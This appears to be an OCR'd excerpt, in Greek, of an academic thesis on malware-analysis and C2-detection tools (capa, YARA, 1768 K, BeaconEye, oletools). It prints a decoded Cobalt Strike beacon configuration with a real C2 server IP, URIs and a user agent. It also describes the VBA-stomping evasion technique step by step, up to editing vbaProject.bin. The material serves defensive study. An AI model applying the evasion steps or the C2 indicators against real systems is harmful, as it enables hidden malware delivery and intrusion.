
Περισσότεροι από τους μισούς κανόνες του capa συσχετίζονται με τεχνικές του MITRE ATT&CK [19][129], όπως φαίνεται στο παράδειγμα που ακολουθεί (*Εικόνα 78*).



ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Indicator Removal on Host::File Deletion [T1070.004]
	Virtualization/Sandbox Evasion::System Checks [T1497.001]
DISCOVERY	File and Directory Discovery [T1083]
	Query Registry [T1012]
	System Information Discovery [T1082]
	System Network Configuration Discovery [T1016]
EXECUTION	Command and Scripting Interpreter [T1059]
	Shared Modules [T1129]
	System Services::Service Execution [T1569.002]

Εικόνα 78. Συσχέτιση με MITRE ATT&CK

Επιπλέον, αρκετοί κανόνες του capa συσχετίζονται με το Malware Behavior Catalog (MBC) [130]. Το MBC αποτελεί ένα πλαίσιο το οποίο ορίζει συμπεριφορές και χαρακτηριστικά του εντοπίζονται σε κακόβουλο κώδικα, με στόχο τον εντοπισμό ύποπτων δραστηριοτήτων. Το MBC παραπέμπει σε υπάρχουσες τεχνικές του MITRE ATT&CK και ταυτόχρονα ορίζει το δικό του σύνολο κακόβουλων συμπεριφορών (*Εικόνα 79*). Παραδείγματα τέτοιων συμπεριφορών περιλαμβάνουν την αποφυγή δυναμικής ανάλυσης και το obfuscation του εκτελέσιμου κώδικα [129].



MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Execution Guardrails::Runs as Service [E1480.m07]
	Virtual Machine Detection [B0009]
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002]
	C2 Communication::Send Data [B0030.001]
COMMUNICATION	DNS Communication::Resolve [C0011.001]
	HTTP Communication::Send Request [C0002.003]
	Socket Communication::Connect Socket [C0001.004]
	Socket Communication::Create TCP Socket [C0001.011]
	Socket Communication::Create UDP Socket [C0001.010]
	Socket Communication::Get Socket Status [C0001.012]
	Socket Communication::Initialize Winsock Library [C0001.009]

Εικόνα 79. Συσχέτιση με MBC

4.7.4 YARA

Το YARA αποτελεί ένα εργαλείο που συμβάλλει στον εντοπισμό και στην ταξινόμηση δειγμάτων κακόβουλου λογισμικού [131][132]. Επιτρέπει τη δημιουργία κανόνων σε οικογένειες κακόβουλου λογισμικού με βάση τις συμβολοσειρές ή τα δυαδικά μοτίβα που εμφανίζουν. Κάθε κανόνας αποτελείται από ένα σύνολο συμβολοσειρών και μία ή περισσότερες Boolean εκφράσεις οι οποίες καθορίζουν το αποτέλεσμα (θετικό ή αρνητικό). Αναφορικά με την εκτέλεση του YARA, το εργαλείο μπορεί να εκτελεστεί σε πληθώρα λειτουργικών συστημάτων (π.χ., Windows, Linux και MacOS) μέσω της διεπαφής γραμμής εντολών. Επιπλέον, χάρη στην επέκταση yextend [133], υποστηρίζει τη σάρωση συμπιεσμένων αρχείων (π.χ., .zip, .tar).

Υπάρχουν τρεις τύποι συμβολοσειρών στο YARA: οι δεκαεξαδικές συμβολοσειρές, οι συμβολοσειρές κειμένου και οι κανονικές εκφράσεις (regular expressions). Οι πρώτες χρησιμοποιούνται για τον καθορισμό raw ακολουθιών bytes και οι άλλες δύο, πέρα από την αναπαράσταση των raw bytes, χρησιμεύουν στον καθορισμό τμημάτων ευανάγνωστου κειμένου. Πιο συγκεκριμένα:

- Οι δεκαεξαδικές συμβολοσειρές χωρίζονται στις παρακάτω τρεις κατηγορίες:

Τα wildcards, τα οποία χρησιμοποιούνται στην περίπτωση που κάποια bytes παραμένουν άγνωστα, όπως φαίνεται στην *Εικόνα 80*.

```
strings:
    $hex_string = { E2 34 ?? C8 A? FB }
```

Εικόνα 80. YARA - Wildcards

Τα jumps (*Εικόνα 81*), τα οποία υποδεικνύουν ότι μπορεί να χρησιμοποιηθεί οποιαδήποτε ακολουθία από X έως Y bytes, με την προϋπόθεση ότι 0 ≤ X ≤ Y. Για παράδειγμα, “F4 23 01 02 03 04 62 B4”, “F4 23 00 00 00 00 00 62 B4”, “F4 23 15 82 A3 04 45 22 62 B4”.

```
strings:
    $hex_string = { F4 23 [4-6] 62 B4 }
```

Εικόνα 81. YARA - Jumps

Τα alternatives, τα οποία μπορούν να χρησιμοποιηθούν σε περιπτώσεις που ισχύουν διάφορες εναλλακτικές για ένα συγκεκριμένο τμήμα της δεκαεξαδικής συμβολοσειράς, όπως φαίνεται στην *Εικόνα 82*.

```
strings:
    $hex_string = { F4 23 ( 62 B4 | 56 ) 45 }
```

Εικόνα 82. YARA - Alternatives

- Οι συμβολοσειρές κειμένου χωρίζονται στις συμβολοσειρές με κωδικοποίηση ASCII (*Εικόνα 83*) και στις συμβολοσειρές με base64 κωδικοποίηση (*Εικόνα 85*).

```
strings:
    $text_string = "foobar"
```

Εικόνα 83. YARA - ASCII Κωδικοποίηση

Από προεπιλογή, οι συμβολοσειρές κειμένου στο YARA είναι case-sensitive. Ωστόσο η συγκεκριμένη λειτουργία μπορεί να απενεργοποιηθεί μέσω του επιλογής nocase στο τέλος του ορισμού της συμβολοσειράς, όπως φαίνεται στην *Εικόνα 84*.

```
strings:
    $text_string = "foobar" nocase
```

Εικόνα 84. YARA - Case Sensitive

Ο base64 κωδικοποιητής χρησιμοποιείται για την αναζήτηση συμβολοσειρών που έχουν κωδικοποιηθεί κατά base64. Παράδειγμα αποτελεί η αναζήτηση της ακόλουθης base64 συμβολοσειράς VGhpcyBwcm9ncmFtIGNhbm5vdA==, η οποία αντιστοιχεί στη συμβολοσειρά This program cannot.

```
strings:
    $a = "This program cannot" base64
```

Εικόνα 85. YARA - Base64 Κωδικοποίηση

- Οι κανονικές εκφράσεις (regular expressions) είναι ένα από τα πιο ισχυρά χαρακτηριστικά του YARA. Συμβάλλουν στη δημιουργία σύνθετων κανόνων. Παράδειγμα αποτελούν οι ποσοτικοί

δείκτες που αφορούν την εμφάνιση ή μη συγκεκριμένων χαρακτήρων (π.χ., (*) εμφάνιση 0 ή περισσότερες φορές, (+) εμφάνιση 1 ή περισσότερες φορές, (?) εμφάνιση 0 ή 1 φορά, (n) εμφάνιση ακριβώς n φορές).

Οι συνθήκες (conditions) του εργαλείου YARA αποτελούν Boolean εκφράσεις (*Εικόνα 86*). Μπορεί να περιέχουν τους τελεστές and, or, and not, και τους σχεσιακούς τελεστές (>=, <=, <, >, ==, !=). Επιπλέον, οι αριθμητικοί τελεστές (+, -, *, \, %) και οι τελεστές bitwise (&, |, <<, >>, ~, ^) μπορούν να χρησιμοποιηθούν σε αριθμητικές παραστάσεις.

```
strings:
    $a = "text1"
    $b = "text2"
    $c = "text3"
    $d = "text4"

condition:
    ($a or $b) and ($c or $d)
```

Εικόνα 86. YARA - Conditions

Σε ορισμένες περιπτώσεις δεν αρκεί μόνο η ύπαρξη μίας συγκεκριμένης συμβολοσειράς, αλλά χρειάζεται να προσδιοριστεί ο αριθμός εμφάνισής της. Στο παράδειγμα που ακολουθεί (*Εικόνα 87*), ο κανόνας ενεργοποιείται με οποιοδήποτε αρχείο ή διεργασία περιέχει τη συμβολοσειρά dummy1 ακριβώς έξι φορές και περισσότερες από δέκα φορές τη συμβολοσειρά dummy2.

```
strings:
    $a = "dummy1"
    $b = "dummy2"

condition:
    #a == 6 and #b > 10
```

Εικόνα 87. YARA - Αριθμός Εμφάνισης Συμβολοσειρών

Επιπλέον, σε περίπτωση που ο κανόνας εφαρμοστεί σε ένα αρχείο και όχι σε μία διεργασία, τότε ίσως χρειαστεί να ληφθεί υπόψη το μέγεθός του, το οποίο εκφράζεται σε bytes (*Εικόνα 88*).

```
condition:
    filesize > 200KB
```

Εικόνα 88. YARA - Μέγεθος Αρχείου

Τέλος, οι κανόνες του YARA μπορεί να περιέχουν μία ενότητα μεταδεδομένων η οποία συνήθως περιλαμβάνει πρόσθετες πληροφορίες σχετικά με το συγκεκριμένο κανόνα (π.χ., το όνομα του συντάκτη και μία περιγραφή). Η ενότητα μεταδεδομένων ορίζεται με τη λέξη meta και περιέχει ζεύγη αναγνωριστικών και τιμών, όπως φαίνεται στην *Εικόνα 89*.

```
meta:
    my_identifier_1 = "Some string data"
    my_identifier_2 = 24
    my_identifier_3 = true

strings:
    $my_text_string = "text here"
    $my_hex_string = { E2 34 A1 C8 23 FB }

condition:
    $my_text_string or $my_hex_string
```

Εικόνα 89. YARA - Μεταδεδομένα

4.7.5 1768 K

Το εργαλείο 1768 K δημιουργήθηκε από τον Didier Stevens και συμβάλλει στην αποκωδικοποίηση και στο dump της διαμόρφωσης των beacons που προέρχονται από το Cobalt Strike [134]. Λειτουργεί παρόμοια με το εργαλείο CobaltStrikeScan [135]. Πιο συγκεκριμένα, κατά την εκτέλεση του Python αρχείου 1768.py σε ένα memory dump ενός συστήματος στο οποίο υπάρχουν υποψίες ότι εκτελείται ένα Cobalt Strike beacon, το εν λόγω εργαλείο αποκρυπτογραφεί και πραγματοποιεί dump στο αρχείο διαμόρφωσης του beacon, προσφέροντας πληροφορίες στον αναλυτή ασφαλείας. Το 1768 K σαρώνει τη μνήμη, αναζητά το XOR κλειδί και στη συνέχεια αποκρυπτογραφεί τη διαμόρφωση του beacon. Η διαμόρφωση εξάγεται σαν πίνακας στο τερματικό του χρήστη ή σαν αρχείο .csv ή .json.

Στο παράδειγμα που ακολουθεί, συνδυάζονται τα εργαλεία 1768 K και zipdump. Το zipdump αποτελεί ένα εργαλείο για την ανάλυση αρχείων .zip. Πιο συγκεκριμένα, αρχικά χρησιμοποιείται το εργαλείο zipdump προκειμένου να πραγματοποιηθεί το dump του .zip αρχείου. Στη συνέχεια χρησιμοποιείται το εργαλείο 1768 K για το dump της διαμόρφωσης του Cobalt Strike beacon. Το dump του αρχείου διαμόρφωσης παρέχει πρόσβαση στο XOR κλειδί που χρησιμοποιείται για την κωδικοποίηση, στα named pipes που χρησιμοποιεί το implant, στα χαρακτηριστικά του C2 server (π.χ., όνομα, θύρα, URL), στον HTTP user agent που χρησιμοποιείται για τη beaconing επικοινωνία, καθώς επίσης και σε πολλά άλλα πεδία που αποτυπώνονται στην *Εικόνα 90*.

```
@DidierStevens C:\Demo>zipdump.py -s 2 -d 2019-07-02-Hancitor-malware-and-artifacts.zip | 1768.py
File:
payloadType: 0x100163a4
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Config found: xorkey b'i' 0x00030430 0x00033800
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 80
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0006 maxdns                           0x0001 0x0002 255
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818100ea36557a
8a8529818bb7b8da542c242b5acc89831bffca4abc75afe9834af32672ad8f7674e310a7fc52468f4ad09159a6a347d13f4b33a436f21afb0cf5e5f2
5b5ea5527b1fbcf8326c702a0fe969542961559a6de94ab0cb1099dd13fd19505d4b195521a837dfe29ce1060c918fcd9f03c9d8170cc837d518e503
58a303db0203010001000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                   0x0003 0x0100 '31.44.184.33,/ga.js'
0x0009 useragent                        0x0003 0x0080 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; N
P07; NP07)'
0x000a post-uri                         0x0003 0x0040 '/submit.php'
0x000b Malleable_C2_Instructions        0x0003 0x0100 '\x00\x00\x00\x04'
0x000c http_get_header                  0x0003 0x0100
  b'Cookie'
0x000d http_post_header                 0x0003 0x0100
  b'&Content-Type: application/octet-stream'
  b'id'
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x000f pipename                         0x0003 0x0080 '\\\\%s\\pipe\\msagent_%x'
0x001f CryptoScheme                     0x0001 0x0002 1
0x0013 DNS_Idle                         0x0002 0x0004 0 0.0.0.0
0x0014 DNS_Sleep                        0x0002 0x0004 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 0 trial or pirated?
0x0026 bStageCleanup                    0x0001 0x0002 0
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0023 proxy_type                       0x0001 0x0002 2 IE settings
0x0028 killdate                         0x0002 0x0004 0
0x0029 textSectionEnd                   0x0002 0x0004 0
0x002b process-inject-start-rwx         0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002d process-inject-min_alloc         0x0002 0x0004 0
0x002e process-inject-transform-x86     0x0003 0x0100 (NULL ...)
0x002f process-inject-transform-x64     0x0003 0x0100 (NULL ...)
0x0030                                  0x0001 0x0002 5
0x0000
```

Εικόνα 90. Εκτέλεση Εργαλείου 1768 K


4.7.6 BeaconEye

Το εργαλείο BeaconEye σαρώνει τις διεργασίες που εκτελούνται σε έναν κεντρικό υπολογιστή με στόχο τον εντοπισμό ενεργών beacons [136]. Σε περίπτωση που εντοπιστούν διεργασίες που εκτελούν beacons, το εργαλείο τις παρακολουθεί προκειμένου να αποφανθεί αν σχετίζονται με κακόβουλη C2 δραστηριότητα. Το BeaconEye μπορεί να ανιχνεύσει όλους τους τύπους beacons. Ωστόσο, μέχρι στιγμής το εργαλείο υποστηρίζει την παρακολούθηση μόνο HTTP και HTTPS beacons. Επιπλέον, μέσω του εργαλείου αποκωδικοποιείται μόνο η έξοδος, δηλαδή το αποτέλεσμα των εντολών, και όχι οι ίδιες οι εντολές.

Το BeaconEye σαρώνει είτε ενεργές διεργασίες είτε minidump αρχεία για τον εντοπισμό ύποπτων Cobalt Strike beacons. Πιο συγκεκριμένα, το εργαλείο προσαρτάται ως debugger και παρακολουθεί τη beaconing δραστηριότητα με στόχο τον εντοπισμό C2 κυκλοφορίας. Τα κλειδιά (π.χ., AES) που χρησιμοποιούνται για την κρυπτογράφηση των C2 δεδομένων αποκωδικοποιούνται σε πραγματικό χρόνο, γεγονός που επιτρέπει στο BeaconEye να εξάγει και να αποκρυπτογραφεί την έξοδο των beacons (π.χ., αποτελέσματα εντολών).


Οι βασικές παράμετροι εκτέλεσης του εργαλείου είναι οι ακόλουθες: -v (εμφάνιση αναλυτικών πληροφοριών για τις διεργασίες που σαρώθηκαν), -m (προσάρτηση και παρακολούθηση των beacons που εντοπίζονται κατά τη σάρωση των ενεργών διεργασιών), -f (φιλτράρισμα στη λίστα των διεργασιών που εκτελούνται), -d (προσδιορισμός των minidump αρχείων dmp ή .mdmp που χρησιμοποιούνται για τον εντοπισμό ύποπτων beacons), -h (εμφάνιση του μενού βοήθειας).

Στο παράδειγμα που ακολουθεί (*Εικόνα 91*) παρουσιάζεται η εκτέλεση του εργαλείου σε έναν κεντρικό υπολογιστή στον οποίο δεν εκτελείται κάποιο beacon.



Εικόνα 91. Εκτέλεση Εργαλείου BeaconEye


Αντίστοιχα, στο παράδειγμα που ακολουθεί παρουσιάζεται η εκτέλεση του εργαλείου σε έναν κεντρικό υπολογιστή στον οποίο εκτελείται ένα beacon (v1.exe) που προέρχεται από το Covenant C2 και αναλύεται περαιτέρω στο *Κεφάλαιο 7.2*. Όπως προκύπτει από την *Εικόνα 92* το BeaconEye δεν μπορεί να εντοπίσει beacons που δεν προέρχονται από το Cobalt Strike.



Εικόνα 92. Μη Εντοπισμός Covenant Beacon

Τέλος, στο παρακάτω παράδειγμα παρουσιάζεται η εκτέλεση του εργαλείου σε έναν κεντρικό υπολογιστή στον οποίο εκτελούνται δύο beacons (*Εικόνα 93*). Δεδομένου ότι αυτά προέρχονται

από το Cobalt Strike, το BeaconEye εντοπίζει και παρακολουθεί τις αντίστοιχες διεργασίες (beacon.exe και powershell.exe).



Εικόνα 93. Εντοπισμός Cobalt Strike Beacons

4.7.7 oletools

Τα oletools αποτελούν ένα πακέτο python εργαλείων που χρησιμοποιούνται για την ανάλυση αρχείων Microsoft OLE2 (π.χ., έγγραφα Office, μηνύματα Outlook), με στόχο τον εντοπισμό κακόβουλου λογισμικού και τη διόρθωση σφαλμάτων (debugging) [137]. Τα εργαλεία που περιέχει η συγκεκριμένη σουίτα αναφορικά με την ανάλυση κακόβουλων έγγραφων είναι τα ακόλουθα:

- oleid: Χρησιμοποιείται για την ανάλυση αρχείων OLE με στόχο τον εντοπισμό συγκεκριμένων χαρακτηριστικών που συνήθως περιέχονται σε κακόβουλα αρχεία.
- olevba: Χρησιμοποιείται για την εξαγωγή και την ανάλυση πηγαίου VBA κώδικα από έγγραφα Office (OLE και OpenXML).
- MacroRaptor: Χρησιμοποιείται για τον εντοπισμό κακόβουλων VBA μακροεντολών.
- msodde: Χρησιμοποιείται για τον εντοπισμό και την εξαγωγή συνδέσμων DDE/DDEAUTO από έγγραφα Office, RTF και CSV.
- pyxswf: Χρησιμοποιείται για τον εντοπισμό, την εξαγωγή και την ανάλυση αντικειμένων Flash (SWF) που ενδέχεται να είναι ενσωματωμένα σε έγγραφα Office (π.χ., Word, Excel) και RTF.
- oleobj: Χρησιμοποιείται για την εξαγωγή ενσωματωμένων αντικειμένων από αρχεία OLE.
- rtfobj: Χρησιμοποιείται για την εξαγωγή ενσωματωμένων αντικειμένων από αρχεία RTF.

Επιπλέον, τα εργαλεία που περιέχει η σουίτα αναφορικά με την ανάλυση της δομής των αρχείων OLE είναι τα ακόλουθα:

- olebrowse: Προσφέρει ένα γραφικό περιβάλλον για την προβολή και την εξαγωγή μεμονωμένων ροών δεδομένων από αρχεία OLE (π.χ., Word, Excel, PowerPoint).
- olemeta: Χρησιμοποιείται για την εξαγωγή των μεταδεδομένων που περιέχονται σε αρχεία OLE.
- oletimes: Χρησιμοποιείται για την εξαγωγή των χρονικών σφραγίδων δημιουργίας και τροποποίησης των ροών που περιέχονται σε αρχεία OLE.
- oledir: Χρησιμοποιείται για τον προσδιορισμό όλων των καταλόγων που περιέχονται σε αρχεία OLE.
- olemap: Χρησιμοποιείται για τη συσχέτιση όλων των τομέων (sectors) που περιέχονται σε αρχεία OLE.


Στα πλαίσια της συγκεκριμένης εργασίας, χρησιμοποιούνται τα εργαλεία olevba και MacroRaptor. Ακολουθεί ένα παράδειγμα για το κάθε εργαλείο ξεχωριστά. Επιπλέον, στο *Κεφάλαιο 7.3.3*, παρουσιάζονται τα αποτελέσματα των εν λόγω εργαλείων σε ένα ρεαλιστικό σενάριο επίθεσης.

Το olevba script [138] χρησιμοποιείται για την ανάλυση των OLE και OpenXML αρχείων (π.χ., Word, Excel), την ανίχνευση VBA μακροεντολών, την εξαγωγή πηγαίου κώδικα από τα εν λόγω αρχεία και τον εντοπισμό μοτίβων που σχετίζονται με παραβίαση της ασφάλειας (π.χ., μακροεντολές που εκτελούνται αυτόματα, ύποπτες VBA συμβολοσειρές που χρησιμοποιούνται από κακόβουλο λογισμικό, τεχνικές anti-sandboxing και anti-virtualization, πιθανά IOCs (IP διευθύνσεις, URLs, ονόματα εκτελέσιμων αρχείων). Επιπλέον, ανιχνεύει και αποκωδικοποιεί διάφορες μεθόδους obfuscation, συμπεριλαμβανομένων των Hex encoding, StrReverse, Base64 και Dridex.

Οι επιτιθέμενοι συχνά αποκρύπτουν τη δραστηριότητά τους, ενσωματώνοντας κακόβουλα VBA payloads σε έγγραφα Office και στη συνέχεια αντικαθιστώντας τον πηγαίο VBA κώδικα με ρεαλιστικά δεδομένα (τεχνική VBA Stomping) [139]. Πιο συγκεκριμένα, τα έγγραφα Office που διαθέτουν ενσωματωμένο VBA περιεχόμενο, αποθηκεύουν τον πηγαίο κώδικα μέσα σε module streams. Κάθε module stream διαθέτει μία PerformanceCache που αποθηκεύει μία ξεχωριστή μεταγλωττισμένη έκδοση του πηγαίου VBA κώδικα, γνωστή ως p-code. Ο p-code εκτελείται όταν η έκδοση του Office, η οποία καθορίζεται στο VBA_PROJECT stream, ταιριάζει με την έκδοση της εφαρμογής Office του χρήστη. Ένας επιτιθέμενος μπορεί να αποκρύψει τον κακόβουλο VBA κώδικα αντικαθιστώντας τη θέση του κώδικα με μηδενικά, μη κακόβουλο κώδικα ή μία τυχαία ακολουθία από bytes. Αποτέλεσμα είναι ο κακόβουλος κώδικας να παραμένει κρυμμένος στον μεταγλωττισμένο p-code. Επομένως, αν αφαιρεθεί ή τροποποιηθεί ο πηγαίος VBA κώδικας, ορισμένα εργαλεία ανίχνευσης μπορεί να θεωρήσουν ότι δεν υπάρχουν κακόβουλες μακροεντολές προς εκτέλεση. Ωστόσο, στην πραγματικότητα εφόσον υπάρχει αντιστοίχιση έκδοσης μεταξύ του VBA_PROJECT stream και της εφαρμογής Office, ο p-code θα εκτελεστεί κανονικά. Αν δεν υπάρχει αντιστοιχία, ο μη κακόβουλος πηγαίος VBA κώδικας θα αποσυμπιεστεί και θα μεταγλωττιστεί εκ νέου σε p-code, αφαιρώντας πλήρως τον κακόβουλο p-code. Η ανίχνευση της συγκεκριμένης επίθεσης, βασίζεται στην εύρεση διαφορών μεταξύ του πηγαίου VBA κώδικα και του p-code. Ο VBA κώδικας μπορεί να εξαχθεί από τον p-code, πριν από την εκτέλεση της


μακροεντολής, με διάφορα εργαλεία, όπως είναι το pcodedmp [140], το οποίο ενσωματώνεται στη σουίτα oletools.

Η υλοποίηση της συγκεκριμένης επίθεσης παρουσιάζεται στο παράδειγμα που ακολουθεί. Αρχικά, χρησιμοποιείται ο πηγαίος VBA κώδικας που αποτυπώνεται στην *Εικόνα 94*. Σύμφωνα με το συγκεκριμένο κώδικα, σε περίπτωση που ο χρήστης ανοίξει το έγγραφο και ενεργοποιήσει τις μακροεντολές, θα εμφανιστεί το παρακάτω πλαίσιο μηνύματος που περιέχει το κείμενο real.




Εικόνα 94. VBA Κώδικας

Στόχος είναι η τροποποίηση του VBA κώδικα, αφήνοντας αμετάβλητο τον p-code. Ανοίγοντας το .docm αρχείο με έναν hex editor, παρατηρείται στην *Εικόνα 95* η ASCII συμβολοσειρά PK. Επομένως, πρόκειται για ένα συμπιεσμένο αρχείο.




Εικόνα 95. Συμπιεσμένο .docm Αρχείο

Πραγματοποιείται αποσυμπίεση του .docm αρχείου και στη συνέχεια επεξεργασία του αρχείου vbaProject.bin (*Εικόνα 96*).




Εικόνα 96. Επεξεργασία του vbaProject.bin Αρχείου

